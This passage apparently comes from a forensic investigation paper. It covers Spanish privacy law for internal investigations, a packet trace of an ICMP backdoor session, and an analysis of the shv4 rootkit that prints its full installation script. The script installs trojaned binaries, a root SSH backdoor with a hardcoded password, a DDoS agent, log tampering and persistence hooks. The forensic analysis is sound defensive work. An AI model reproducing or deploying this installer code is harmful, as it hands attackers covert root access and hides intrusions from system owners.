* 5. Aquél a quien se comuniquen los datos de carácter personal se obliga, por el solo hecho de la comunicación, a la observancia de las disposiciones de la presente Ley.

* 6. Si la comunicación se efectúa previo procedimiento de disociación, no será aplicable lo establecido en los apartados anteriores.

Table 69 Ley Orgánica 15/99 de 13 de Diciembre de Protección de Datos de Carácter Personal. (B.O.E. 14.12.1999)

3.4 Question D

What other "investigative" activity are you permitted to conduct at this time?

The fact that there is an open investigation by a law enforcement agency does not change in any way my rights to conduct an internal investigation, except if there is a subpoena explicitly mandating the contrary.

The only limit to my own investigation is that I must respect the rights of privacy and of secret of the communications that the Spanish Constitution (Constitución Española de 1978[15]) grants to Spanish citizens. Table 70 shows the relevant article of the Constitution.

Artículo 18
1. Se garantiza el **derecho** al honor, a la **intimidad personal** y familiar y a la propia imagen.
2. El domicilio es inviolable. Ninguna entrada o registro podrá hacerse en él sin consentimiento del titular o resolución judicial, salvo en caso de flagrante delito.
3. **Se garantiza el secreto de las comunicaciones** y, en especial, de las postales, telegráficas y telefónicas, **salvo resolución judicial**.
4. La ley limitará el uso de la informática para garantizar el honor y la intimidad personal y familiar de los ciudadanos y el pleno ejercicio de sus derechos.

Table 70 Constitución Española de 1978 (BOE 29.12.78)

3.5 Question E

How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used that account to hack into the government system?

That is a gray area. It could be argued that since that account did not belong to an identified or identifiable human being (not identifiable by me, at least), the information regarding the use of that account could not be considered 'personal data' and thus it would not be protected by the LOPD.

Nevertheless, that person, although anonymous, would still be protected by the Constitution. So it would still have the right to privacy and to secrecy of his communications. Unless, of course, there was a subpoena from a judge authorizing the access to those communications.

Appendix I. Talking to target2.exe

This section shows target2.exe (smsses.exe) in action by means of a network trace. The client requests a connection, gets authenticated by sending the right password and finally requests a directory listing ('dir').

For easy reading, the packets going from the client to the server are shown in bold typeface. The replies in normal typeface.

I generated the client side packets using a slightly modified version of ipicmp.c, by Thamer Al-Herbish, who maintains an excellent web page on raw IP networking at the following URL: http://www.whitefang.com/rin/.

```
 1 20:32:14.055741 192.168.1.1 > 192.168.1.132: icmp: echo reply
 2 0x0000   4500 0039 4420 0000 3c01 b6ce c0a8 0101        E..9D...<.......
 3 0x0010   c0a8 0184 0000 00fc 0000 ff03 0000 0000        ................
 4 0x0020   0000 0000 0000 0000 0000 0000 0000 0000        ................
 5 0x0030   0000 0000 0000 0000 00                         .........
 6 20:32:14.059156 192.168.1.132 > 192.168.1.1: icmp: echo reply
 7 0x0000   4500 003b 0455 0000 8001 b297 c0a8 0184        E..;.U..........
 8 0x0010   c0a8 0101 0000 f514 0000 ff01 0000 0000        ................
 9 0x0020   0d0a 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d        ..==============
10 0x0030   3d3d 3d3d 3d3d 3d3d 3d3d 20                    ==========.
11 20:32:14.183797 192.168.1.132 > 192.168.1.1: icmp: echo reply
12 0x0000   4500 003b 0456 0000 8001 b296 c0a8 0184        E..;.V..........
13 0x0010   c0a8 0101 0000 e259 0000 ff01 0000 0000        .......Y........
14 0x0020   4963 6d70 2042 6163 6b44 6f6f 7220 5630        Icmp.BackDoor.V0
15 0x0030   2e31 203d 3d3d 3d3d 3d3d 3d                    .1.========
16 20:32:14.261955 192.168.1.132 > 192.168.1.1: icmp: echo reply
17 0x0000   4500 003b 0457 0000 8001 b295 c0a8 0184        E..;.W..........
18 0x0010   c0a8 0101 0000 d814 0000 ff01 0000 0000        ................
19 0x0020   3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d 3d3d        ================
20 0x0030   0d0a 3d3d 3d3d 3d3d 3d3d 3d                    ..=========
21 20:32:14.359636 192.168.1.132 > 192.168.1.1: icmp: echo reply
22 0x0000   4500 003b 0458 0000 8001 b294 c0a8 0184        E..;.X..........
23 0x0010   c0a8 0101 0000 1093 0000 ff01 0000 0000        ................
24 0x0020   2043 6f64 6520 6279 2053 706f 6f66 2e20        .Code.by.Spoof..
25 0x0030   456e 6a6f 7920 596f 7572 73                    Enjoy.Yours
26 20:32:14.455088 192.168.1.132 > 192.168.1.1: icmp: echo reply
27 0x0000   4500 003b 0459 0000 8001 b293 c0a8 0184        E..;.Y..........
28 0x0010   c0a8 0101 0000 5ece 0000 ff01 0000 0000        ......^.........
29 0x0020   656c 6621 0d0a 2059 6f75 7220 5061 7373        elf!...Your.Pass
30 0x0030   576f 7264 3a00 0000 0000 00                    Word:......
31 20:32:14.555052 192.168.1.132 > 192.168.1.1: icmp: echo reply
32 0x0000   4500 003b 045a 0000 8001 b292 c0a8 0184        E..;.Z..........
33 0x0010   c0a8 0101 0000 e0fc 0000 ff02 0000 0000        ................
34 0x0020   2000 0000 0000 0000 0000 0000 0000 0000        ................
35 0x0030   0000 0000 0000 0000 0000 00                    ...........
36 20:32:17.975940 192.168.1.1 > 192.168.1.132: icmp: echo reply
37 0x0000   4500 0039 4421 0000 3c01 b6cd c0a8 0101        E..9D!..<.......
38 0x0010   c0a8 0184 0000 2924 0000 ff02 0000 0000        ......)$........
39 0x0020   6c6f 6b69 0000 0000 0000 0000 0000 0000        loki............
40 0x0030   0000 0000 0000 0000 00                         .........
41 20:32:18.079195 192.168.1.132 > 192.168.1.1: icmp: echo reply
42 0x0000   4500 003b 045b 0000 8001 b291 c0a8 0184        E..;.[..........
43 0x0010   c0a8 0101 0000 099f 0000 ff03 0000 0000        ................
44 0x0020   4d69 6372 6f73 6f66 7420 5769 6e64 6f77        Microsoft.Window
45 0x0030   7320 3230 3030 205b 5665 72                    s.2000.[Ver
46 20:32:18.175140 192.168.1.132 > 192.168.1.1: icmp: echo reply
```

```
    47 0x0000   4500 003b 045c 0000 8001 b290 c0a8 0184        E..;.\..........
    48 0x0010   c0a8 0101 0000 17a5 0000 ff03 0000 0000        ................
    49 0x0020   7369 6f6e 2035 2e30 302e 3231 3935 5d0d        sion.5.00.2195].
    50 0x0030   0a28 4329 2043 6f70 7972 69                    .(C).Copyri
    51 20:32:18.277807 192.168.1.132 > 192.168.1.1: icmp: echo reply
    52 0x0000   4500 003b 045d 0000 8001 b28f c0a8 0184        E..;.]..........
    53 0x0010   c0a8 0101 0000 753c 0000 ff03 0000 0000        ......u<........
    54 0x0020   6768 7420 3139 3835 2d32 3030 3020 4d69        ght.1985-2000.Mi
    55 0x0030   6372 6f73 6f66 7420 436f 72                    crosoft.Cor
    56 20:32:18.375105 192.168.1.132 > 192.168.1.1: icmp: echo reply
    57 0x0000   4500 003b 045e 0000 8001 b28e c0a8 0184        E..;.^..........
    58 0x0010   c0a8 0101 0000 ed28 0000 ff03 0000 0000        .......(........
    59 0x0020   702e 0d0a 0d0a 433a 5c64 6176 6964 5c64        p.....C:\david\d
    60 0x0030   6174 613e 0000 0000 0000 00                    ata>.......
    61 20:32:18.473578 192.168.1.132 > 192.168.1.1: icmp: echo reply
    62 0x0000   4500 003b 045f 0000 8001 b28d c0a8 0184        E..;._..........
    63 0x0010   c0a8 0101 0000 e0fc 0000 ff02 0000 0000        ................
    64 0x0020   2000 0000 0000 0000 0000 0000 0000 0000        ................
    65 0x0030   0000 0000 0000 0000 0000 00                    ...........
    66 20:32:23.483256 192.168.1.1 > 192.168.1.132: icmp: echo reply
    67 0x0000   4500 0039 4422 0000 3c01 b6cc c0a8 0101        E..9D"..<.......
    68 0x0010   c0a8 0184 0000 2087 0000 ff01 0000 0000        ................
    69 0x0020   6469 720d 0a00 0000 0000 0000 0000 0000        dir.............
    70 0x0030   0000 0000 0000 0000 00                         .........
    71 20:32:23.594608 192.168.1.132 > 192.168.1.1: icmp: echo reply
    72 0x0000   4500 003b 0460 0000 8001 b28c c0a8 0184        E..;.`..........
    73 0x0010   c0a8 0101 0000 1006 0000 ff03 0000 0000        ................
    74 0x0020   6469 720d 0a20 566f 6c75 6d65 2069 6e20        dir...Volume.in.
    75 0x0030   6472 6976 6520 4320 6861 73                    drive.C.has
    76 20:32:23.680390 192.168.1.132 > 192.168.1.1: icmp: echo reply
    77 0x0000   4500 003b 0461 0000 8001 b28b c0a8 0184        E..;.a..........
    78 0x0010   c0a8 0101 0000 77e2 0000 ff03 0000 0000        ......w.........
    79 0x0020   206e 6f20 6c61 6265 6c2e 0d0a 2056 6f6c        .no.label....Vol
    80 0x0030   756d 6520 5365 7269 616c 20                    ume.Serial.
    81 20:32:23.776637 192.168.1.132 > 192.168.1.1: icmp: echo reply
    82 0x0000   4500 003b 0462 0000 8001 b28a c0a8 0184        E..;.b..........
    83 0x0010   c0a8 0101 0000 5fa4 0000 ff03 0000 0000        ......_.........
    84 0x0020   4e75 6d62 6572 2069 7320 3834 4346 2d30        Number.is.84CF-0
    85 0x0030   3735 420d 0a0d 0a20 4469 72                    75B.....Dir
    86 20:32:23.875209 192.168.1.132 > 192.168.1.1: icmp: echo reply
    87 0x0000   4500 003b 0463 0000 8001 b289 c0a8 0184        E..;.c..........
    88 0x0010   c0a8 0101 0000 90b3 0000 ff03 0000 0000        ................
    89 0x0020   6563 746f 7279 206f 6620 433a 5c64 6176        ectory.of.C:\dav
    90 0x0030   6964 5c64 6174 610d 0a0d 0a                    id\data....
    91 20:32:23.973403 192.168.1.132 > 192.168.1.1: icmp: echo reply
    92 0x0000   4500 003b 0464 0000 8001 b288 c0a8 0184        E..;.d..........
    93 0x0010   c0a8 0101 0000 666d 0000 ff03 0000 0000        ......fm........
    94 0x0020   3035 2f30 362f 3230 3033 2020 3131 3a30        05/06/2003..11:0
    95 0x0030   3170 2020 2020 2020 3c44 49                    1p......<DI
    96 20:32:24.071046 192.168.1.132 > 192.168.1.1: icmp: echo reply
    97 0x0000   4500 003b 0465 0000 8001 b287 c0a8 0184        E..;.e..........
    98 0x0010   c0a8 0101 0000 bdf7 0000 ff03 0000 0000        ................
    99 0x0020   523e 2020 2020 2020 2020 2020 2e0d 0a30        R>.............0
   100 0x0030   352f 3036 2f32 3030 3320 20                    5/06/2003..

--[cut]--

   171 20:32:25.575079 192.168.1.132 > 192.168.1.1: icmp: echo reply
   172 0x0000   4500 003b 0474 0000 8001 b278 c0a8 0184        E..;.t.....x....
   173 0x0010   c0a8 0101 0000 bf6a 0000 ff03 0000 0000        .......j........
   174 0x0020   2032 2c31 3733 2c38 3132 2c37 3336 2062        .2,173,812,736.b
   175 0x0030   7974 6573 2066 7265 650d 0a                    ytes.free..
   176 20:32:25.672691 192.168.1.132 > 192.168.1.1: icmp: echo reply
   177 0x0000   4500 003b 0475 0000 8001 b277 c0a8 0184        E..;.u.....w....
   178 0x0010   c0a8 0101 0000 6a61 0000 ff03 0000 0000        ......ja........
```

```
179 0x0020   0d0a 433a 5c64 6176 6964 5c64 6174 613e        ..C:\david\data>
180 0x0030   0000 0000 0000 0000 0000 00                    ..........
181 20:32:25.973519 192.168.1.132 > 192.168.1.1: icmp: echo reply
182 0x0000   4500 003b 0476 0000 8001 b276 c0a8 0184        E..;.v.....v....
183 0x0010   c0a8 0101 0000 e0fc 0000 ff02 0000 0000        ................
184 0x0020   2000 0000 0000 0000 0000 0000 0000 0000        ................
185 0x0030   0000 0000 0000 0000 0000 00                    ..........
```

Appendix II. Analysis of Rootkit shv4

Since I could not find a specific analysis of the shv4 rootkit on the web, I decided to write one myself. The following sections describe the characteristics of this rootkit. First, I provide a synopsis of the main facts about shv4. Then, I include a listing of the installation script and a detailed analysis of that script, together with explanations on how I confirmed that it was executed in the honeypot. And finally, there is a section dedicated to the analysis of the different Trojan programs introduced in the system by the rootkit.

Synopsis

The shv4 rootkit, or at least the variant I found on the honeypot[27], is distributed as a single tgz file (shv4.tgz) that contains a set of files in compressed form. In order to install the rootkit, the files inside the tgz file must be extracted using the command 'tar xzvf shv4.tgz'. That creates a directory named 'shv4' in the current directory and the following files are extracted to that directory:

- bin.tgz
- conf.tgz
- lib.tgz
- setup

The first three files are again tgz files which in turn will contain other files and directories. The fourth file, 'setup', is a 368 lines long shell script and it is the cornerstone of the rootkit: the execution of this script is what actually installs the rootkit, thus modifying the system.

This is a short summary of the changes introduced in the honeypot by the installation of the rootkit:

- The following commands are replaced by Trojan versions that will hide the activities of the intruder:
  - /bin/ps
  - /bin/ls
  - /bin/xlogin
  - /bin/login
  - /bin/netstat
  - /usr/bin/top
  - /usr/bin/slocate
  - /usr/bin/find
  - /usr/bin/dir
  - /usr/bin/pstree

27 The MD5 checksum of the shv4.tgz file I analyzed: 61229ade90f57f0792c16cb3e854b174

  - /usr/bin/md5sum
  - /sbin/syslogd
  - /sbin/ifconfig
  - /usr/sbin/lsof

- A backdoor SSH daemon, which will let the intruder access the system as root whenever he wanted to come back, is installed and executed using the following file name:
  - /usr/sbin/ttymon

- A distributed denial of service (DDoS) agent is installed and executed using the following file name:
  - /usr/sbin/xntps

- A sniffer, a parser for the output from the sniffer and a program to clean up logs are installed under the following file names, but they are not executed:
  - /lib/ldd.so/tks
  - /lib/ldd.so/tkp
  - /lib/ldd.so/tksb

- The following system files are modified so that the backdoor SSH daemon and the DDoS agent get executed again after every reboot of the system:
  - /etc/inittab
  - /etc/rc.d/sys.init

Full Listing of shv4 Setup Script

This is the full listing of the 'setup' script included in the shv4 rootkit. Its execution is what actually performs the installation and configuration of the rootkit. Its lines have been numbered so that they can be easily referenced in the analysis of this script in the next section of this appendix.

```
 1 #!/bin/bash
 2 #
 3 # shkit-v4-internal release 2002
 4 # inspired from tk but fixed a lot of shits
 5 # and added new ones to suite our needs.
 6 # patched ./pg coz it was buggy on tkv8
 7 # urgent release due to x2 SSHD vulnerability
 8 # SSHD patched in this version so dont try
 9 # ./x2 -t 1 victim port any more ;)
10 # hax0r w1th th1s as much as u want
11 # USAGE:
12 # ./setup pass port
13 #
14 # SSHD backdoor: ssh -l root -p port hostname
15 # when prompted for password enter your rootkit password
16 # login backdoor: DISPLAY=pass ; export DISPLAY ; telnet victim
```

```
17 # type anything at login, and type arf for pass and b00m r00t
18 #
19 # if u g3t cought d0nt blaim us !!
20 #
21 # greets to: PinT[x] , grass^, toolman, BeSo_M, mave, pujso,
22 #            TheMind & THG, fasty, CaR|, armando99, Cat|X,
23 #            NiceboyX, momo and others...
24 #
25 # btw at the end a BIG "FUCK U" goes to all those *.fi lahm0r
26 # guys who were tracking us for months ... yeah we did deface
27 # nelonen so STFU and keep your security higher next time ...
28 #
29
30 # Defines
31
32 dpass=shcr3w0wnzth1s
33 dport=5777
34
35
36 # You dont need to edit anything below this
37 basedir=`pwd`
38
39 # lets unzip our shit now
40 tar xfz bin.tgz
41 tar xfz conf.tgz
42 tar xfz lib.tgz
43 rm -rf bin.tgz conf.tgz lib.tgz
44 tar xfz bin/ssh.tgz
45 tar xfz bin/ssh-only.tgz
46 rm -rf ssh*.tgz
47 sleep 2
48 cd $basedir
49
50 if [ "$(whoami)" != "root" ]; then
51 echo "${DCYN}[${WHI}sh${DCYN}] ${WHI} BECOME ROOT AND TRY AGAIN ${RES}"
52 echo ""
53 exit
54 fi
55
56 BLK='^[[1;30m'
57 RED='^[[1;31m'
58 GRN='^[[1;32m'
59 YEL='^[[1;33m'
60 BLU='^[[1;34m'
61 MAG='^[[1;35m'
62 CYN='^[[1;36m'
63 WHI='^[[1;37m'
64 DRED='^[[0;31m'
65 DGRN='^[[0;32m'
66 DYEL='^[[0;33m'
67 DBLU='^[[0;34m'
68 DMAG='^[[0;35m'
69 DCYN='^[[0;36m'
70 DWHI='^[[0;37m'
71 RES='^[[0m'
72
73 killall -9 syslogd
74
75 startime=`date +%S`
76 mv lib/* /lib/
77 chattr -isa /sbin/xlogin 2>/dev/null
78 chattr -isa /bin/login 2>/dev/null
79 mv /sbin/xlogin /bin/login 2>/dev/null
80
81 echo "${DCYN}[${WHI}sh${DCYN}]# Sit y00r ass d0wn whil3 w3 install shv4...
```

```
${RES}"
     82 /sbin/ldconfig
     83 echo "${DCYN}[${WHI}sh${DCYN}]# NO PATCHING THIS VERSION ... do it manually
Bitch${RES}"
     84 echo ""
     85 echo ""
     86 echo
"${WHI}=================================================================${RES}"
     87 echo ""
     88 echo "${DCYN}                        ___                                "
     89 echo "                    /\  \                ___                    "
     90 echo "                   /::\  \              /\  \                   "
     91 echo "                  /:::\  \             /::\__\                  "
     92 echo "                 /::::::\  \           /:::/  /                  "
     93 echo "                /:::/\:::\__\         /:::/__/___               "
     94 echo "               _\:::\~\::/  /        /::::\  /\  \              "
     95 echo "              /\ \:::\ \/__/    H   /::::::\/::\__\             "
     96 echo "         S   /::\ \:::\__\       A  \::/\::::::/  /             "
     97 echo "          H  \:::\/:::/  /        C  \/__\::::/  /              "
     98 echo "           K  \::::::/  /           K     /:::/  /               "
     99 echo "            U  \::::/  /    ___      E   /:::/  /    ___        "
    100 echo "              P  \::/  /    /\__\     R  \::/  /    /\__\       "
    101 echo "               I  \/__/     \/__/      S  \/__/     \/__/${RES}"
    102 echo ""
    103 echo " ${DCYN}[${WHI}sh${DCYN}] Internal Release v4 by PinTuRici ${RES}"
    104 echo ""
    105 echo
"${WHI}=================================================================${RES}"
    106
    107 echo "${DCYN}[${WHI}sh${DCYN}]# backdooring started on ${WHI}`hostname -f`${RES}"
    108
    109 echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
    110 echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
    111 if [ "`grep in.inetd /etc/rc.d/rc.sysinit`" ]; then
    112
    113 echo "${DCYN}[${WHI}sh${DCYN}]# [Alert] ${WHI}sh-kit probably installed on
machine ${RED}[Alert] ${RES}"
    114 echo "${DCYN}[${WHI}sh${DCYN}]#                                                ${RES}"
    115 chattr -AacdisSu /etc/ttyhash
    116 rm -rf /etc/ttyhash
    117 killall -9 nscd
    118 killall -9 mountd
    119 mv -f /sbin/xlogin /bin/login
    120
    121
    122 else
    123 echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
    124 fi
    125 SYSLOGCONF="/etc/syslog.conf"
    126
    127
    128 echo -n "${DCYN}[${WHI}sh${DCYN}]# checking for remote logging... ${RES}"
    129
    130 REMOTE=`grep -v "^#" "$SYSLOGCONF" | grep -v "^$" | grep "@" | cut -d '@' -f 2`
    131
    132 if [ ! -z "$REMOTE" ]; then
    133         echo "${DCYN}[${WHI}sh${DCYN}]# holy guacamole batman${RES}"
    134         echo
    135         echo '${RED}                        REMOTE LOGGING DETECTED ${RES}'
    136         echo '${DCYN}[${WHI}sh${DCYN}]#        I hope you can get to these other
computer(s): ${RES}'
    137         echo
```

```
    138         for host in $REMOTE; do
    139                 echo -n "            "
    140                 echo $host
    141         done
    142         echo
    143         echo ' ${WHI}             cuz this box is LOGGING to it... ${RES}'
    144         echo
    145 else
    146         echo "${DCYN}[${WHI}sh${DCYN}]# guess not.${RES}"
    147 fi
    148
    149 echo "${DCYN}[${WHI}sh${DCYN}]# [Installing Trojans....]
${BLU}       ${RES}"
    150 mkdir /lib/security 2>/dev/null
    151 mkdir /lib/security/.config 2>/dev/null
    152 mkdir /lib/security/.config/ssh 2>/dev/null
    153
    154 if test -n "$1" ; then
    155 echo "${DCYN}[${WHI}sh${DCYN}]#  Using Password : ${WHI}$1
${BLU}       ${RES}"
    156 cd $basedir/bin
    157 tar xfz $basedir/bin/ssh.tgz
    158 chattr -AacdisSu /etc/ld.so.hash 2>/dev/null
    159 chattr -AacdisSu /lib/libext-2.so.7 2>/dev/null
    160 ./pg $1 > /etc/ld.so.hash
    161 chmod 777 /etc/ld.so.hash
    162 cp -f /etc/ld.so.hash /lib/libext-2.so.7
    163 chattr +ais /etc/ld.so.hash
    164 chattr +ais /lib/libext-2.so.7
    165 else
    166 echo "${DCYN}[${WHI}sh${DCYN}]# ${WHI} No Password Specified, using default -
$dpass           ${BLU}       ${RES}"
    167 chattr -AacdisSu /etc/ld.so.hash 2>/dev/null
    168 chattr -AacdisSu /lib/libext-2.so.7 2>/dev/null
    169 ./pg $dpass > /etc/ld.so.hash
    170 chmod 777 /etc/ld.so.hash
    171 cp -f /etc/ld.so.hash /lib/libext-2.so.7
    172 chattr +ais /etc/ld.so.hash
    173 chattr +ais /lib/libext-2.so.7
    174 fi
    175
    176 if test -n "$2" ; then
    177 echo "${DCYN}[${WHI}sh${DCYN}]#         Using ssh-port : ${WHI}$2
${RES}"
    178 echo "Port $2" >> $basedir/bin/.sh/sshd_config
    179 echo "3 $2" >> $basedir/conf/hosts.h
    180 echo "4 $2" >> $basedir/conf/hosts.h
    181
    182 cat $basedir/bin/.sh/shdcf2 >> $basedir/bin/.sh/sshd_config ; rm -rf
$basedir/bin/.sh/shdcf2
    183 else
    184 echo "${DCYN}[${WHI}sh${DCYN}]# No ssh-port Specified, using default - $dport
${BLU}       ${RES}"
    185 echo "Port $dport" >> $basedir/bin/.sh/sshd_config
    186 echo "3 $2" >> $basedir/conf/hosts.h
    187 echo "4 $2" >> $basedir/conf/hosts.h
    188 cat $basedir/bin/.sh/shdcf2 >> $basedir/bin/.sh/sshd_config ; rm -rf
$basedir/bin/.sh/shdcf2
    189 fi
    190
    191 cd $basedir
    192 mv $basedir/conf/lidps1.so /lib/lidps1.so
    193 mv $basedir/conf/*  /usr/include/
    194
    195 # Ok lets start creating dirs
```

```
    196 mkdir -p /lib/ldd.so/
    197 cd $basedir/bin
    198 mv .sh/* /lib/security/.config/ssh/
    199 chattr -AacdisSu /usr/sbin/xntps 2>/dev/null
    200 cp /lib/security/.config/ssh/sshd /usr/sbin/xntps
    201 mv /lib/security/.config/ssh/sshd /lib/security/.config/
    202 chmod 755 /usr/sbin/xntps
    203 /usr/sbin/xntps -q
    204 chattr +isa /usr/sbin/xntps
    205 echo "# Xntps (NTPv3 daemon) startup.." >> /etc/rc.d/rc.sysinit
    206 echo "/usr/sbin/xntps -q" >> /etc/rc.d/rc.sysinit
    207 chattr +is /etc/rc.d/rc.sysinit
    208
    209 # Say hello to md5sum fixer boys n gurls !
    210
    211 /usr/bin/md5sum /sbin/ifconfig >> .shmd5
    212 /usr/bin/md5sum /bin/ps >> .shmd5
    213 /usr/bin/md5sum /bin/ls >> .shmd5
    214 /usr/bin/md5sum /bin/netstat >> .shmd5
    215 /usr/bin/md5sum /usr/bin/find >> .shmd5
    216 /usr/bin/md5sum /usr/bin/top >> .shmd5
    217 /usr/bin/md5sum /usr/sbin/lsof >> .shmd5
    218 /usr/bin/md5sum /usr/bin/slocate >> .shmd5
    219 /usr/bin/md5sum /usr/bin/dir >> .shmd5
    220 /usr/bin/md5sum /usr/bin/md5sum >> .shmd5
    221 /usr/bin/md5sum /bin/login >> .shmd5
    222
    223 ./encrypt -e .shmd5 /dev/srd0
    224 rm -rf .shmd5
    225
    226
    227 # leet ssh login / pass logger
    228 # enable if u want
    229
    230 # tar xfz ssh-only.tgz
    231 # sdd=`which ssh`
    232
    233 # if [ -f /usr/local/bin/ssh1 ] ;
    234 # then
    235 # echo "${DCYN}[${WHI}sh${DCYN}]# ssh1 detected in
${RED}/usr/local/bin/ssh1${BLU}, backdoored your sh'ness  ${RES}"
    236 # touch -acmr /usr/local/bin/ssh1 ssh
    237 # mv -f ssh /usr/local/bin/ssh1
    238 # else
    239 # echo "${DCYN}[${WHI}sh${DCYN}]# ssh detected in ${RED}$sdd${BLU}, backdoored
your sh'ness ${RES}"
    240 # touch -acmr $sdd ssh
    241 # mv -f ssh $sdd
    242 # fi
    243
    244
    245
    246 # time change bitch
    247
    248 touch -acmr /sbin/ifconfig ifconfig
    249 touch -acmr /bin/ps ps
    250 touch -acmr /bin/ls ls
    251 touch -acmr /bin/login login
    252 touch -acmr /bin/netstat netstat
    253 touch -acmr /usr/bin/find find
    254 touch -acmr /usr/bin/top top
    255 touch -acmr /usr/sbin/lsof lsof
    256 touch -acmr /sbin/syslogd syslogd
    257 touch -acmr /usr/bin/slocate slocate
    258 touch -acmr /usr/bin/dir dir
```

```
    259 touch -acmr /usr/bin/md5sum md5sum
    260 touch -acmr /usr/bin/pstree pstree
    261
    262
    263 # Backdoor ps/top/du/ls/netstat/etc..
    264 ./sz /bin/login login
    265 cd $basedir/bin
    266
    267 chattr -AacdisSu /bin/ps
    268 mv -f ps /bin/ps
    269 chattr +AacdisSu /bin/ps
    270 chattr -AacdisSu /sbin/ifconfig
    271 mv -f ifconfig /sbin/ifconfig
    272 chattr +AacdisSu /sbin/ifconfig
    273 chattr -AacdisSu /bin/netstat
    274 mv -f netstat /bin/netstat
    275 chattr +AacdisSu /bin/netstat
    276 mv -f ttymon /usr/sbin/ttymon
    277 chmod +x /usr/sbin/ttymon 2>/dev/null
    278 chattr -AacdisSu /usr/bin/top
    279 mv -f top /usr/bin/top
    280 chattr +AacdisSu /usr/bin/top
    281 chattr -AacdisSu /usr/bin/slocate
    282 mv -f slocate /usr/bin/slocate
    283 chattr +AacdisSu /usr/bin/slocate
    284 chattr -AacdisSu /bin/login
    285 mv -f /bin/login /bin/xlogin
    286 mv -f login /bin/login
    287 chattr +AacdisSu /bin/login
    288 chattr -AacdisSu /bin/ls
    289 mv -f ls /bin/ls
    290 chattr +AacdisSu /bin/ls
    291 chattr -AacdisSu /usr/bin/find
    292 mv -f find /usr/bin/find
    293 chattr +AacdisSu /usr/bin/find
    294 chattr -AacdisSu /usr/bin/dir
    295 mv -f dir /usr/bin/dir
    296 chattr +isa /usr/bin/dir
    297 chattr -AacdisSu /usr/sbin/lsof
    298 mv -f lsof /usr/sbin/lsof
    299 chattr +isa /usr/sbin/lsof
    300 mv -f md5sum /usr/bin/md5sum
    301 mv -f syslogd /sbin/syslogd
    302 mv -f pstree /usr/bin/pstree
    303
    304 echo "${DCYN}[${WHI}sh${DCYN}]#          : ps/du/ls/top/netstat/find backdoored
${RES}"
    305 echo "${DCYN}[${WHI}sh${DCYN}]#
${RES}"
    306 echo "${DCYN}[${WHI}sh${DCYN}]# [Moving our files...]
${RES}"
    307
    308 mv $basedir/bin/tks /lib/ldd.so/tks
    309 mv $basedir/bin/tkp /lib/ldd.so/tkp
    310 mv $basedir/bin/tksb /lib/ldd.so/tksb
    311 echo "ttymon:235:once:/usr/sbin/ttymon" >>/etc/inittab 2>/dev/null
    312 echo "${DCYN}[${WHI}sh${DCYN}]#          : sniff/parse/sauber moved
${RES}"
    313 echo "${DCYN}[${WHI}sh${DCYN}]# [Modifying system settings to suite our needs]
${RES}"
    314
    315
    316
    317 if [ -f /lib/libncurses.so.5 ] ; then echo ""
    318 else
```

```
    319 ln -s /lib/libncurses.so.4 /lib/libncurses.so.5 2>/dev/null
    320 fi
    321
    322 echo "${WHI}------------------------------------------------------------------
${RES}"
    323
    324 echo "${DCYN}[${WHI}sh${DCYN}]# [System Information...]${RES}"
    325 MYIPADDR=`/sbin/ifconfig eth0 | grep "inet addr:" | \
    326 awk -F ' ' ' {print $2} ' | cut -c6-`
    327 echo "${DCYN}[${WHI}sh${DCYN}]# Hostname :${WHI} `hostname -f` ($MYIPADDR)${RES}"
    328 uname -a | awk '{ print  $11 }' >/tmp/info_tmp
    329 echo "${DCYN}[${WHI}sh${DCYN}]# Arch : ${WHI}`cat /tmp/info_tmp` -+- bogomips :
`cat /proc/cpuinfo | grep bogomips | awk ' {print $3}'` '${RES}"
    330 echo "${DCYN}[${WHI}sh${DCYN}]# Alternative IP :${WHI} "`hostname -i`" -+-  Might
be ["`/sbin/ifconfig | grep \eth | wc -l`" ] active adapters.${RES}"
    331 if [ -f /etc/redhat-release ]; then
    332 echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} `head -1 /etc/redhat-
release`${RES}"
    333 else
    334 echo -n "${DCYN}[${WHI}sh${DCYN}]# Distribution:${WHI} unknown${RES}"
    335 fi
    336 rm -rf /tmp/info_tmp
    337 #echo "$1:$2:`hostname -f`:$MYIPADDR:$dport" | mail $md5sum
    338 endtime=`date +%S`
    339 total=`expr $endtime - $startime`
    340
    341 echo ""
    342 echo "${WHI}------------------------------------------------------------------
${RES}"
    343 echo "${DCYN}[${WHI}sh${DCYN}]# ipchains ...?${RES}"
    344 /sbin/ipchains -L input | head -5
    345 echo "${WHI}------------------------------------------------------------------
${RES}"
    346
    347 echo "${DCYN}[${WHI}sh${DCYN}]# ============================== ${RED}Backdooring
completed in :$total seconds ${RES}"
    348 cd $basedir
    349 cd ../
    350 rm -rf shv4/ shv4*.tgz
    351 if [ -f /usr/sbin/syslogd ] ; then
    352 /usr/sbin/syslogd -m 0
    353 else
    354 /sbin/syslogd -m 0
    355 fi
    356
    357
    358 if [ -f /usr/sbin/inetd ] ;
    359 then
    360 killall inetd
    361 /usr/sbin/inetd
    362 else
    363 killall -9 xinetd
    364 /usr/sbin/xinetd -reuse -pidfile /var/run/xinetd.pid
    365 /usr/sbin/ttymon 2>/dev/null
    366 fi
    367
    368
```

Analysis of shv4 Setup Script

In this section I go over every line of code of the setup script of the shv4 rootkit, describing their purpose and the effects they had over the honeypot. The full listing of the script with its lines numbered is included in the previous section

of this appendix.

Lines 1 to 29 contain a few comments introduced by the programmer. Any line starting with the hash character (#) is interpreted by the shell as a comment and is therefore ignored. The programmer seems to indicate that shv4, or at least part of it, was derived from tkv8 (t0rn rootkit v8). He also indicates that the setup script should be executed with two parameters, pass and port. I will come back to that later. Then, he includes a very interesting piece of information: instructions on how to access the system via ssh and telnet once the rootkit is installed. We will see that, among other things, the rootkit installs a Trojan ssh daemon and a Trojan login program.

Lines 30 to 38 set default values for the three variables: dpass, dport and basedir. The first two would get overridden by the parameters (if any) passed to the script on the command line. These variables will be used to set the password for the rogue ssh daemon (which would give instant root access) and the TCP port it will listen on. The third variable, basedir, is assigned the value of the current working directory. It will be used by later commands.

